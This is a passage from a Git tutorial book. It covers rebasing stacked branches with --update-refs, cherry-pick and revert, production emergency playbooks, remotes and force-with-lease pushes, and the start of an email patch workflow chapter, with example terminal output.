| * 576a711 (feat/ui) ui: render list
| * 42dfa4c ui: render price
| * 87584b9 (feat/api) api: add list_items
| * f2f0cff api: add get_price
|/
* 6b188b4 main: add lib.sh
* 2a401c6 init: README
576a711 ui: render list
42dfa4c ui: render price
87584b9 api: add list_items
f2f0cff api: add get_price
```

`feat/docs` moved and the other two did not. The repository now holds two copies of the api and ui commits. If you push `feat/ui` now, its pull request still targets the old base. If you push `feat/docs`, its pull request shows four extra commits that "belong" to other PRs. The old way to repair this was one `git branch -f` per branch, with hashes copied by hand.

Case 2: `--update-refs` moves the whole stack

```
git rebase --update-refs main
git log --graph --oneline --decorate --all
```

```
Successfully rebased and updated refs/heads/feat/docs.
Updated the following refs with --update-refs:
    refs/heads/feat/api
    refs/heads/feat/ui
* 1861481 (HEAD -> feat/docs) docs: describe pricing
* f0527d0 (feat/ui) ui: render list
* 55affa4 ui: render price
* 49a9b11 (feat/api) api: add list_items
* 58ab280 api: add get_price
* c6a0e25 (main) main: add tax()
* 6b188b4 main: add lib.sh
* 2a401c6 init: README
```

Prove that the rewrite only replayed the commits and changed none of them. `range-diff` pairs each old commit with its new version, and `=` means "identical patch":

```
git range-diff main feat/docs@{1} feat/docs
git reflog -2 feat/ui
```

```
1:  f2f0cff = 1:  58ab280 api: add get_price
2:  87584b9 = 2:  49a9b11 api: add list_items
3:  42dfa4c = 3:  55affa4 ui: render price
4:  576a711 = 4:  f0527d0 ui: render list
5:  87455ba = 5:  1861481 docs: describe pricing
f0527d0 feat/ui@{0}: rewritten during rebase
576a711 feat/ui@{1}: commit: ui: render list
```

Each moved branch gets a `rewritten during rebase` reflog entry, so `git branch -f feat/ui feat/ui@{1}` undoes one branch if you need to.

Case 3: Fix the bottom commit from the top, without moving the base

Review on `feat/api` asks for `timeout=30`. You are on `feat/docs`, and `main` has moved, but you do **not** want to drag `main: add tax()` into three open pull requests just to fix one line.

```
sed -i 's/timeout=3/timeout=30/' api.conf
git commit -q -am "fixup! api: add get_price"
git log --oneline -1
GIT_SEQUENCE_EDITOR=cat git rebase -i --autosquash --keep-base --update-refs main
git log --graph --oneline --decorate --all
```

`GIT_SEQUENCE_EDITOR=cat` prints the todo list and accepts it unchanged. In real work you would let your editor open it. Comment lines are omitted below:

```
ddf1e1f fixup! api: add get_price
pick f2f0cff api: add get_price
fixup ddf1e1f fixup! api: add get_price
pick 87584b9 api: add list_items
update-ref refs/heads/feat/api
pick 42dfa4c ui: render price
pick 576a711 ui: render list
update-ref refs/heads/feat/ui
pick 87455ba docs: describe pricing
Successfully rebased and updated refs/heads/feat/docs.
Updated the following refs with --update-refs:
    refs/heads/feat/api
    refs/heads/feat/ui
* 6824a87 (HEAD -> feat/docs) docs: describe pricing
* 76f2b7a (feat/ui) ui: render list
* c08e7a1 ui: render price
* b46d23a (feat/api) api: add list_items
* 7e3a228 api: add get_price
```

```
| * c6a0e25 (main) main: add tax()
|/
* 6b188b4 main: add lib.sh
* 2a401c6 init: README
```

Three things to notice:

1. `--autosquash` moved the fixup next to its target. `--update-refs` put each `update-ref` line **after** the branch's last commit, so `feat/api` now includes the fix.
2. `--keep-base` kept the fork point at `6b188b4`. `main` is still off to the side, and each pull request's diff against its base changed only where you meant it to.
3. The `update-ref` lines are ordinary todo commands. You can move them, delete one (that branch then stays where it was), or add one (`update-ref refs/heads/feat/ui-split`) to cut a new branch boundary in the middle of the stack.

Verify what changed. `--creation-factor` raises the threshold for pairing commits, which helps when a commit is tiny and the fix is a large share of it:

```
git range-diff --creation-factor=95 "$(git merge-base main feat/docs)" feat/docs@{1} feat/do
```

```
1:  f2f0cff ! 1:  7e3a228 api: add get_price
    @@ Commit message

      ## api.conf (new) ##
     @@
    -+timeout=3
    ++timeout=30

      ## api.sh (new) ##
     @@
2:  87584b9 = 2:  b46d23a api: add list_items
3:  42dfa4c = 3:  c08e7a1 ui: render price
4:  576a711 = 4:  76f2b7a ui: render list
5:  87455ba = 5:  6824a87 docs: describe pricing
6:  ddf1e1f < -:  ------- fixup! api: add get_price
```

One `!` (changed) commit, four `=`, and the fixup gone: exactly the intended edit.

Case 4: Make it the default

```
git config rebase.updateRefs true          # this repo; use --global for all repos
git rebase main
git config --show-origin rebase.updateRefs
```

```
Successfully rebased and updated refs/heads/feat/docs.
Updated the following refs with --update-refs:
    refs/heads/feat/api
    refs/heads/feat/ui
file:.git/config    true
```

`git rebase --no-update-refs main` opts out for one run. That is useful when you deliberately want to fork a copy of a stack and leave the original branches alone.

Case 5: Publish the moved stack in one atomic push

A rewritten stack needs a force push. Push all the branches together, so a reviewer never sees `feat/ui` rebased while `feat/api` is still old:

```
git init -q --bare ../origin.git && git remote add origin ../origin.git
git push -q origin main feat/api feat/ui feat/docs      # the "already published" state
git rebase -q --update-refs main
git push --force-with-lease --atomic origin feat/api feat/ui feat/docs
```

```
To ../origin.git
 + 87584b9...49a9b11 feat/api -> feat/api (forced update)
 + 87455ba...1861481 feat/docs -> feat/docs (forced update)
 + 576a711...f0527d0 feat/ui -> feat/ui (forced update)
```

`--force-with-lease` refuses to overwrite a branch someone else pushed to since your last fetch. `--atomic` makes the server accept all three ref updates or none of them.

Case 6: The bottom branch was squash-merged

`feat/api` lands on `main` as one squash commit. Its original commits will never appear on `main`, so `git rebase main` would try to replay them and conflict, or produce empty commits. Cut them off explicitly with `--onto`:

```
git switch -q main && git merge -q --squash feat/api && git commit -q -m "api: get_price and
git switch -q feat/docs
git rebase --update-refs --onto main feat/api feat/docs
git log --graph --oneline --decorate --all
```

```
Successfully rebased and updated refs/heads/feat/docs.
Updated the following refs with --update-refs:
    refs/heads/feat/ui
* 49a9441 (HEAD -> feat/docs) docs: describe pricing
* 9faa213 (feat/ui) ui: render list
* cb443ba ui: render price
```

```
* a49d524 (main) api: get_price and list_items (#41)
* c6a0e25 main: add tax()
| * 87584b9 (feat/api) api: add list_items
| * f2f0cff api: add get_price
|/
* 6b188b4 main: add lib.sh
* 2a401c6 init: README
```

The range `feat/api..feat/docs` excludes the squashed commits. `feat/ui` moves because it points inside the range. `feat/api` does not, because it is the boundary. Delete it (`git branch -D feat/api`) and retarget the `feat/ui` pull request to `main`.

The trap

Rebasing from the middle of the stack, or from a worktree, silently strands branches.

`--update-refs` only touches refs that point **into the commits being rewritten**. Rebase `feat/ui` and its descendant `feat/docs` is not in that range:

```
git switch -q feat/ui
git rebase --update-refs main
git log --graph --oneline --decorate --all
```

```
Successfully rebased and updated refs/heads/feat/ui.
Updated the following refs with --update-refs:
    refs/heads/feat/api
* f0527d0 (HEAD -> feat/ui) ui: render list
* 55affa4 ui: render price
* 49a9b11 (feat/api) api: add list_items
* 58ab280 api: add get_price
* c6a0e25 (main) main: add tax()
| * 87455ba (feat/docs) docs: describe pricing
| * 576a711 ui: render list
| * 42dfa4c ui: render price
| * 87584b9 api: add list_items
| * f2f0cff api: add get_price
|/
* 6b188b4 main: add lib.sh
* 2a401c6 init: README
```

The second failure is quieter. A branch that is checked out in **another worktree** is skipped, and a non-interactive rebase gives no warning at all:

```
git worktree add -q ../wt-ui feat/ui
GIT_SEQUENCE_EDITOR=cat git rebase -i --update-refs main | grep -E 'update-ref|checked out'
```

```
update-ref refs/heads/feat/api
# Ref refs/heads/feat/ui checked out at '/tmp/vcs/wt-ui'
```

The run then reports `Updated the following refs with --update-refs: refs/heads/feat/api` only. `feat/ui` stays on the old commits, and the next `git push` from that worktree re-publishes the stale stack.

Recovery is cheap, because nothing is lost. Run `git switch feat/docs && git rebase --update-refs main` from the true top. For a worktree, remove it or detach its HEAD first (`git -C ../wt-ui switch --detach`), then rebase again.

The boring rule

> Turn on `rebase.updateRefs`. Rebase stacks **only from the top branch**, with no stack branch checked out in another worktree. Use `--keep-base` when you are tidying and plain `<upstream>` when you are catching up. Prove every rewrite with `git range-diff`, and publish with `git push --force-with-lease --atomic` naming every branch in the stack.

Try this

1. Build the stack, then run `git rebase -i --keep-base --update-refs main` and reword `ui: render price`. Use `git range-diff` to confirm that only that commit shows `!`, and only in its message.
2. In the todo list, add `update-ref refs/heads/feat/ui-price` right after `pick … ui: render price`. Check that the new branch exists after the rebase and points at the rewritten commit.
3. Start a rebase that conflicts (edit `ui.sh` on `main` first), then `git rebase --abort`. Confirm with `git log --oneline -1 feat/api` that no stack branch moved: the refs only update when the rebase completes.
4. Reproduce the worktree trap, then fix it with `git -C ../wt-ui switch --detach` and a fresh rebase from `feat/docs`.
5. Set `git config --global rebase.updateRefs true` and `rebase.autoSquash true`. For a week, write review fixes as `git commit --fixup=<sha>` and land them with one `git rebase -i --keep-base <base>`.

Sources

- git-rebase documentation: `--update-refs`, `--keep-base`, `update-ref` todo command, incompatible options (Git 2.56 docs)
- git-config: `rebase.updateRefs`
- git-range-diff documentation: `--creation-factor`, output markers `=`, `!`, `<`, `>`
- git-push documentation: `--force-with-lease`, `--atomic`

- Git 2.38 release notes (introduced `--update-refs`); Git 2.24 release notes (introduced `--keep-base`)

Interactive Rebase from the Merge-Base

Interactive Rebase from the Merge-Base

Thesis

`git rebase -i main` rebases onto **main's tip**. Sometimes you only want to edit commits **unique to your branch** since it forked — that set is `merge-base(HEAD, main)..HEAD`. Starting the todo from the merge-base keeps upstream commits out of your squash/reword list.

Mental model

```
o----o----o  main
 \
  a----b----c  feature
merge-base = o
rebase -i $(git merge-base HEAD main)  → todo: a, b, c
```

Worked examples

Lab output:

```
main=40c708e feature=3541637
merge-base=6a07c0a
--- log feature ---
3541637 f3
bb6b435 f2
261afe9 f1
--- after: git rebase -i $(git merge-base HEAD main) would open todo for: ---
261afe9 f1
bb6b435 f2
3541637 f3
```

Trap

Confusing this with `git rebase --onto`. See `07-rebase-onto.qmd` for `--onto`.

Boring rule

When cleaning a feature branch before review, open the interactive todo from the merge-base so you only see *your* commits.

Try this

1. Add a conflicting upstream commit and finish the rebase.
2. Compare `git rebase -i main` todo vs merge-base todo after main moves.
3. Use `git rebase -i --update-refs` when stacked branches exist.

Sources

- `git-merge-base(1)`, `git-rebase(1)`

Cherry-Pick and Revert

Theory

Theory: Cherry-Pick and Revert are Patches with New Hashes

Both operations take a **diff** (commit vs its parent, or the inverse) and apply it to `HEAD`, writing a new commit. They do not move the original node.

Invariants

1. Cherry-pick(C) apply `diff(parent(C), C)` onto `HEAD`.
2. Revert(C) apply `diff(C, parent(C))` onto `HEAD` (the inverse patch).
3. The original commit remains reachable if any name still points at it.
4. Revert of a **merge** needs `-m` to choose which parent is the mainline; Git then considers those changes "already merged" for future merges.
5. `-x` records `cherry picked from` in the message; it does not link objects.

```
cherry-pick D onto main          revert C on main

feat  A ← B ← C ← D ← E          A ← B ← C ← R
main  A ← B ← C                  R undoes C; C stays
after A ← B ← C ← D'
```

Why not reset on production

Reset moves a name backward. Clones that already have the old tip cannot fast-forward. Revert lets them fast-forward to a commit that *cancels* the bad one. That is the distributed-model consequence, not etiquette.

What can break

- Cherry-picking a merge without `-m`.
- Reverting a merge then trying to merge the same feature again (Git thinks it is in).
- Secrets: revert does not purge blobs from history.

How to read this chapter

Cherry-pick, hotfixes, revert, emergencies; then ranges/`-x`, empty picks.

Cherry-Pick

Cherry-Pick: Moving Commits Surgically

After this page you can copy one commit onto another branch without merging the whole feature.

Copy the patch, new hash

```
cd ~/desk/desk-api
git switch main
git cherry-pick <hash>
```

Git takes the **diff** of that commit against its parent, applies it onto `HEAD`, and writes a new commit. The new object has a new hash. Author is preserved; you are the committer.

```
 feat    A ← B ← C ← D ← E          pick D only
 main    A ← B ← C

 after   A ← B ← C ← D'             main   (D'   patch of D, new hash)
 feat    A ← B ← C ← D ← E          unchanged
```

```
git log -1 --format=fuller
```

Several commits

```
git cherry-pick abc123 def456
git cherry-pick main~3..feat/ping-json
```

A range `A..B` is commits reachable from `B` excluding `A`. Oldest is applied first.

Conflicts

Same markers as merge. Then:

```
git add src/ping.py
git cherry-pick --continue
git cherry-pick --abort
git cherry-pick --skip
```

Same loop as rebase, one commit at a time.

Empty pick

If `main` already contains the change, Git says the pick is empty. `--skip` or `--allow-empty`.

What cherry-pick is for

- A **hotfix** that lives on a release branch and also needs to be on `main`
- A commit that landed on the wrong branch
- Backporting a fix to an older `release/*` line

What it is a poor fit for: dragging a whole feature. Merge or rebase the branch instead so you get the whole chain and a honest graph.

Next page: hotfixes and backports as a desk scenario.

Hotfixes and Backports

Deploying Hotfixes Without Merging Features

After this page you can land a one-commit fix on `main` and on a release branch without dragging unreleased work.

The situation

`feat/big-refactor` is half done. Production (`main` or `release/1.x`) needs a one-line fix that you already committed on the feature branch.

Merging the feature would ship unfinished work. Cherry-pick the fix commit only.

```
feat/big-refactor   A ← B ← fix ← D ← E     (D,E not ready)
main                A ← B

cherry-pick fix     A ← B ← fix'            main
                    A ← B ← fix ← D ← E     feat  (untouched)
```

```
cd ~/desk/desk-api
git log feat/big-refactor --oneline -5
# copy the hash of the fix

git switch main
git cherry-pick <hash>
```

Release branch

```
git switch -c release/1.2 main   # or an existing release line
git cherry-pick <hash>
```

Now both lines have the fix, as two commits with different hashes and the same author.

Backport the other direction

The fix landed on `main` first. An older release still needs it:

```
git switch release/1.1
git cherry-pick <hash-on-main>
```

If the older tree cannot apply the patch (the surrounding code moved), resolve like a rebase conflict or rewrite the fix by hand and commit normally. Cherry-pick is a tool, not a guarantee.

Label it in the message

```
git cherry-pick -x <hash>
```

`-x` appends `(cherry picked from commit …)` to the message. Useful on release branches so `git log` shows the origin hash.

After the pick

Run whatever `desk-api` uses to check itself on Linux (`python -c 'from src.ping import ping; print(ping())'` is enough for the toy module). Then merge or push according to chapter 11. Do not merge `feat/big-refactor` until that feature is done.

Revert and Unmerge

`git revert` and Unmerging Changes

After this page you can undo a **published** commit by adding a new commit, including a merge.

Revert writes history forward

```
cd ~/desk/desk-api
git switch main
git revert HEAD --no-edit
git log --oneline -3
```

The bad commit is still in the graph. A new commit applies the inverse patch. Shared clones can fast-forward. This is the safe undo on `main`.

```
reset --hard HEAD~1     (local only)     A ← B            main
                                         C still in reflog

revert HEAD             (shared)         A ← B ← C ← R    main
                                         R undoes C; C remains
```

`--no-edit` keeps Git's default message (`Revert "…"`). Edit with `git revert HEAD` if you need a `fix:` subject.

Several commits

```
git revert --no-edit HEAD~2..HEAD
```

Reverts newest first (the range is exclusive on the left). Conflicts: `git add` and `git revert --continue`, or `git revert --abort`.

Revert a merge commit

A merge has two parents. Git needs to know which parent is "the mainline" to diff against:

```
git revert -m 1 <merge-hash>
```

`-m 1` means "keep first parent's tree; undo what the merged branch brought in." `-m 2` is the other parent (almost never what you want on `main`).

After reverting a merge, Git considers that feature's commits **already merged**. Cherry-picking them back later can no-op. To re-land the feature, revert the revert, or rebase the feature into new hashes.

Revert vs reset vs restore

Goal	Command	History
Throw away uncommitted edits	`git restore`	Unchanged
Replace last unpublished commit	`git commit --amend` / `reset`	Rewritten
Undo a published commit	`git revert`	New commit

`git reset --hard` on shared `main` is a force-push incident. Revert instead.

Un-merge without `-m`

If the merge was never pushed and is `HEAD`:

```
git reset --hard HEAD~1
```

That moves `main` to first parent and drops the merge commit from the branch name. Only on a lab clone or an unpublished branch. Chapter 7 is reset in full. The merge commit stays in the reflog (chapter 17) until it expires.

Production Emergency Scenarios

Real Production Emergency Scenarios

After this page you have a short playbook for "production is wrong and Git is how we talk about it."

Assume Linux, `~/desk/desk-api`, and a `main` that is already on a remote. You are in a terminal, not a GUI.

```
published on origin/main?

     no       reset / amend / rebase     (rewrite)

     yes      revert or cherry-pick fix  (forward)

                     secret in history    rotate now; filter-repo later
```

1. Bad commit is `HEAD` on `main`, already pulled by others

```
git switch main
git pull --ff-only
git revert HEAD --no-edit
# run tests
git push
```

2. Bad commit is in the middle of `main`

```
git log --oneline -20
git revert --no-edit <hash>
# tests
git push
```

If several commits are one logical change, revert the range newest-first, or revert the merge with `-m 1`.

3. Fix exists on a feature branch, production cannot wait

```
git log feat/whatever --oneline
git switch main
git cherry-pick -x <fix-hash>
# tests
git push
```

Leave the feature branch as-is. The pick is a new hash on `main`.

4. You committed a secret

`git revert` **does not** remove the secret from history; it only removes it from `HEAD`. Anyone who fetched still has the blob. Rotate the secret at the provider. History cleanup is chapter 20 (`git filter-repo`). For the next five minutes: revert or a follow-up commit that deletes the file, rotate, tell the team.

5. Merge to `main` was wrong, merge commit is `HEAD`, not pushed

```
git reset --hard HEAD~1
```

If it **was** pushed, revert with `-m 1` instead.

6. You are not sure what `main` is

```
git status
git log --oneline --graph --decorate -15
git reflog -10
```

Status, graph, reflog. Then pick revert (shared) or reset (local only).

Write the team a one-line message: hash reverted, why, who is rotating secrets if any. Git is the record; the pager is the people.

Ranges and -x

Ranges and -x

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- `cherry-pick A..B`, `-x` recorded origin.

> **Note**
>
> Core Git depth (Linux host). See `content/_planning/SYLLABUS.md`.

Empty Picks and –skip

Empty Picks and –skip

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- When the patch is already in the tree.

> **Note**
>
> Core Git depth (Linux host). See `content/_planning/SYLLABUS.md`.

Remotes

Theory

Theory: A Remote is Another Repository Plus a Nickname

`origin` is not special to Git. It is a default name for a URL. Fetch copies objects and updates **remote-tracking refs**. Push asks the other repository to move a name it owns.

Invariants

1. `git fetch` does not move your `main`. It updates `refs/remotes/origin/main`.
2. `git pull` = fetch + merge or rebase of `@{u}` into `HEAD`.
3. Non-fast-forward push is rejected because it would drop commits the remote still names.
4. `--force-with-lease` succeeds only if the remote ref still matches what you last fetched.
5. Several remotes means several photographs of the same DAG, not several Git identities.

```
  laptop                          origin (bare or forge)
  refs/heads/main                 refs/heads/main
  refs/remotes/origin/main      (fetch updates this)
          push               (moves theirs if fast-forward)
```

Why PRs are not Git objects

A pull request is a forge row: "please integrate this ref into that ref," plus comments and checks. The Git underneath is still fetch + merge/rebase/squash on the server.

What can break

- `git pull` on a dirty tree.
- Force-push of `main`.
- Two remotes with the same objects but different `main` (divergent policy).

How to read this chapter

Fetch/pull/push, extra remotes, force-with-lease, PRs, two-clone lab; then upstream, refspecs, bundle, prune, fork vs clone.

Fetch, Pull, and Push

Remote Mechanics: Fetch, Pull, Push

After this page you can talk to another Git repository on Linux without confusing fetch with pull.

A remote is a named URL

```
cd ~/desk/desk-api
git remote add origin git@host:ada/desk-api.git
git remote -v
```

`origin` is a convention. The URL is SSH (chapter 2) or `https://`. For labs on one machine, a **bare** repo on disk is a valid remote:

```
 ~/desk/desk-api                          origin
 working tree + .git                      (bare) objects + refs
        git fetch    origin/main       refs/heads/main
        git push     main          refs/heads/main

 refs/heads/main          refs/remotes/origin/main
```

```
git init --bare ~/desk/desk-api.git
git remote add origin ~/desk/desk-api.git
```

`file://` and a path both work on Linux. Bare means no working tree — the shape a forge stores.

Fetch

```
git fetch origin
git fetch --all
git log --oneline --graph --decorate --all
```

Fetch downloads objects and updates **remote-tracking** names (`origin/main`). It does not move your `main`. Safe to run any time.

Push

```
git push -u origin main
```

`-u` sets **upstream** so later `git push` and `git pull` know the default. After that:

```
git push
git status
# Your branch is up to date with 'origin/main'
```

Push refuses if the remote has commits you do not. Fetch, integrate, push again.

Pull

```
git pull
```

Fetch plus integrate `@{u}` into `HEAD`. With `pull.ff only` (chapter 2), it fast-forwards or fails. `git pull --rebase` copies your local commits onto the updated upstream (chapter 9).

Prefer `git fetch` then look at `git log --oneline main..origin/main` before you integrate.

Tracking

```
git branch -vv
git rev-parse --abbrev-ref --symbolic-full-name '@{u}'
```

`@{u}` is the upstream of the current branch. `git push -u` is how it gets set.

Delete a remote branch

```
git push origin --delete feat/ping-json
```

Local delete is still `git branch -d`. The two are independent.

Multiple Remotes

Understanding Multiple Remotes

After this page you can push the same `desk-api` history to two places.

Extra remotes are normal

```
cd ~/desk/desk-api
git remote add origin git@forgejo.home:ada/desk-api.git
git remote add github git@github.com:ada/desk-api.git
git remote -v
```

Fetch both:

```
git fetch --all
git branch -r
```

`origin/main` and `github/main` are separate photographs.

```
                    git push origin
                              Forgejo
 laptop desk-api
                              GitHub
                    git push github

 refs/remotes/origin/main
 refs/remotes/github/main
```

Push to both

```
git push origin main
git push github main
```

A convenience:

```
git remote add all git@forgejo.home:ada/desk-api.git
git remote set-url --add --push all git@forgejo.home:ada/desk-api.git
git remote set-url --add --push all git@github.com:ada/desk-api.git
git push all main
```

One `git push all` updates both push URLs. Fetch still uses the first URL of that remote unless you add more fetch URLs. Many people just type two pushes.

Independence preview

Chapter 22 is lock-in. The Git-level move is this page: the objects live in every clone. Two remotes means a forge outage does not strand `desk-api`. Issues and CI still live on each forge; Git history does not.

Rename and remove

```
git remote rename origin forgejo
git remote remove github
```

Removing a remote deletes remote-tracking refs for it. Local branches stay.

`origin` on a USB disk

```
git init --bare /media/ada/stick/desk-api.git
git remote add stick /media/ada/stick/desk-api.git
git push -u stick main
```

Linux mounts the stick; Git sees a path. Same protocol family as `~/desk/desk-api.git`.

Force Push

Force Push Dangers

After this page you can update a remote after a rebase without clobbering someone else's commits.

Why push refuses

You rebased `feat/ping-json`. Local hashes are new. The remote still has the old chain. A plain `git push` is a non-fast-forward and Git rejects it.

```
origin/feat    A ← B ← C ← D ← E
local feat     A ← B ← C ← G ← D' ← E'     (rebased onto new main)

plain push     rejected (not a fast-forward)
--force-with-lease
  if origin still at E  →  origin becomes E'
  if teammate added F   →  lease fails, fetch first
```

`--force-with-lease`

```
git push --force-with-lease origin feat/ping-json
```

Git checks that the remote ref still points at what you last fetched. If a teammate pushed in the meantime, the lease fails and you fetch again. That is the default force this book uses.

`--force`

```
git push --force origin feat/ping-json
```

Overwrites the remote ref even if it moved. Use on a branch only you own, and only when you meant to throw away the remote's extra commits. Never a habit on `main`.

`main`

Do not force-push `main` on a shared remote. Revert instead (chapter 10). Forges often deny force on the default branch (chapter 31).

Recover if you force-pushed by mistake

The old commits may still be on your laptop (`git reflog`) or another clone. Push them back:

```
git reflog
git push --force-with-lease origin <old-hash>:main   # only if you own this recovery
```

That is an emergency. Coordinate on chat first.

Lease plus fetch

Always:

```
git fetch origin
git log --oneline --graph --decorate HEAD origin/feat/ping-json
git push --force-with-lease
```

Look at the graph. Then push.

Pull Requests and Code Review

Pull Requests, Code Review, and Handling Conflicts in Teams

After this page you can describe a pull request as Git operations plus a forge UI.

Git has no pull request object

A **pull request** (GitHub, Gitea, Forgejo, Bitbucket) or **merge request** (GitLab) is:

1. A branch you pushed (`feat/ping-json`)
2. A request that another branch (`main`) integrate it
3. Discussion, checks, and a button that runs `merge`, `squash merge`, or `rebase merge` on the server

Gerrit uses Change-Ids (chapter 27). SourceHut uses mailing lists (chapter 28). The Git underneath is still fetch + merge or rebase.

```
origin/main     A ← B ← C
origin/feat     A ← B ← C ← D ← E     ← you pushed this

forge PR        "merge feat into main"
                = merge, squash, or rebase on the server
```

Local shape

```
git switch -c feat/ping-json
# commits
git push -u origin feat/ping-json
```

On the forge: open a PR from `feat/ping-json` into `main`. Reviewers fetch that branch:

```
git fetch origin feat/ping-json
git log --oneline main..origin/feat/ping-json
git switch -c review-ping origin/feat/ping-json
```

Conflicts in a PR

The server's merge is the same three-way merge as chapter 8. Resolve **on Linux** in your clone:

```
git fetch origin
git switch feat/ping-json
git rebase origin/main          # or: git merge origin/main
# fix, add, rebase --continue
git push --force-with-lease
```

The PR updates because the branch name moved.

Review comments

Comments live on the forge. They are not Git objects. Closing a PR without merging leaves the branch on the remote until you delete it. Merging may delete the branch if the forge is set to.

Hands-on next

The next page uses two directories on one Linux machine as "you" and "origin," so you can push and fetch without an account.

Hands-On: Two Clones

Hands-On: Fork, Clone, Branch, Commit, Push

Simulate a remote with a bare repo on Linux. No forge account required.

Origin (bare)

```
~/desk/desk-api          ~/desk/desk-api.git        ~/desk/desk-api-b
(clone A, you)           (bare origin)              (clone B, teammate)
      push/fetch                                     fetch/merge
```

```
mkdir -p ~/desk
git init --bare ~/desk/desk-api.git
```

Your clone

If `~/desk/desk-api` already has history:

```
cd ~/desk/desk-api
git remote remove origin 2>/dev/null || true
git remote add origin ~/desk/desk-api.git
git push -u origin main
```

If you are starting empty:

```
git clone ~/desk/desk-api.git ~/desk/desk-api
cd ~/desk/desk-api
# if clone was empty, make the chapter 3 tiny project first, then:
git push -u origin main
```

A second clone (teammate or your own review checkout)

```
git clone ~/desk/desk-api.git ~/desk/desk-api-b
cd ~/desk/desk-api-b
git log --oneline -3
```

Feature on A, fetch on B

```
cd ~/desk/desk-api
git switch -c feat/readme-note
echo "Lab remote: ~/desk/desk-api.git" >> README.md
git add README.md
git commit -m "docs: note the local origin path"
git push -u origin feat/readme-note
```

```
cd ~/desk/desk-api-b
git fetch origin
git log --oneline main..origin/feat/readme-note
git merge origin/feat/readme-note
```

On a forge, that merge on B is the reviewer's local check; the **PR merge** happens on the server into `main`. Here, integrate on A:

```
cd ~/desk/desk-api
git switch main
git merge --ff-only feat/readme-note
git push origin main
git branch -d feat/readme-note
git push origin --delete feat/readme-note
```

```
cd ~/desk/desk-api-b
git fetch origin
git switch main
git merge --ff-only origin/main
```

Done when

- `~/desk/desk-api.git` has `main` with the docs commit
- Both clones' `main` match `git rev-parse HEAD`
- Feature branch is gone locally and on origin

You just did clone, branch, commit, push, fetch, and integrate. A pull-request button is that last integrate, with a UI. Next: stash, tags, and cleanup on a single clone.

Tracking and Upstream

Tracking and Upstream

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- `-u`, `@{u}`, `branch.autoSetupMerge`.

> **Note**
>
> Core Git depth (Linux host). See `content/_planning/SYLLABUS.md`.

Refspecs

Refspecs

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Fetch and push refspecs; `+` force; tags.

> **Note**
>
> Core Git depth (Linux host). See `content/_planning/SYLLABUS.md`.

git bundle

git bundle

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Sneakernet / air-gap: `git bundle create` and `git clone file.bundle`.

> **Note**
>
> Core Git depth (Linux host). See `content/_planning/SYLLABUS.md`.

Prune and Rename

Prune and Rename

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- `fetch.prune`, `git remote rename`, stale remote-tracking branches.

> **Note**
>
> Core Git depth (Linux host). See `content/_planning/SYLLABUS.md`.

Forks vs Clones

Forks vs Clones

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Forge fork vs `git clone`; `origin` and `upstream` naming.

> **Note**
>
> Core Git depth (Linux host). See `content/_planning/SYLLABUS.md`.

The Email Patch Workflow: format-patch, send-email, am, and Versioned Series

The Email Patch Workflow: `format-patch`, `send-email`, `am`, and Versioned Series

Thesis

Git was built to send changes as email, and the Linux kernel, Git itself, and many other projects (including SourceHut-hosted ones) still work that way. The loop has three parts:

1. The **contributor** turns commits into patch files with `git format-patch` and mails them with `git send-email`.
2. **Reviewers** reply inline on the mailing list.
3. The **maintainer** applies the series with `git am`, which keeps the author and records the maintainer as committer.

Revisions are sent as *versioned series* (v1, v2, …) with a cover letter that summarizes the changes. Since Git 2.19, that summary can be generated automatically as a **range-diff**. This chapter runs the whole loop locally with two clones. Every listing below is real output from Git 2.47.3. The only exception is `send-email`, which needs the separate `git-email` package. It is not installed on the build box, so that section is taken from the documentation and marked as not run.




Figure 1: The email patch loop: format-patch, send-email, review, v2 with range-diff, am –signoff

Setup

An `upstream` repository owned by Ada (maintainer), and a clone where Lin (contributor) makes two commits on `topic`:

```
git init upstream && cd upstream
printf 'int add(int a, int b) { return a + b; }\n' > math.c
git add math.c && git commit -m 'Initial import'
cd .. && git clone upstream contrib && cd contrib
git switch -c topic
printf 'int sub(int a, int b) { return a - b; }\n' >> math.c
git commit -am 'math: add sub()' -m 'Subtraction is needed by the calculator front end.'
printf 'int mul(int a, int b) { return a * b; }\n' >> math.c
git commit -am 'math: add mul()' -m 'Multiplication for the same front end.'
```

1. Turn commits into mail: `git format-patch`

`format-patch` writes one RFC 2822 message per commit in `<since>..HEAD`. `-v1` puts the version in the subject and file names, and `--cover-letter` adds a `0/N` message that introduces the series:

```
$ git format-patch -v1 --cover-letter -o outgoing/ main
outgoing/v1-0000-cover-letter.patch
outgoing/v1-0001-math-add-sub.patch
outgoing/v1-0002-math-add-mul.patch

$ sed -n 1,12p outgoing/v1-0001-math-add-sub.patch
From eb702adb1924a0fd661889114972a4c1e2435b14 Mon Sep 17 00:00:00 2001
From: Lin Contributor <lin@example.org>
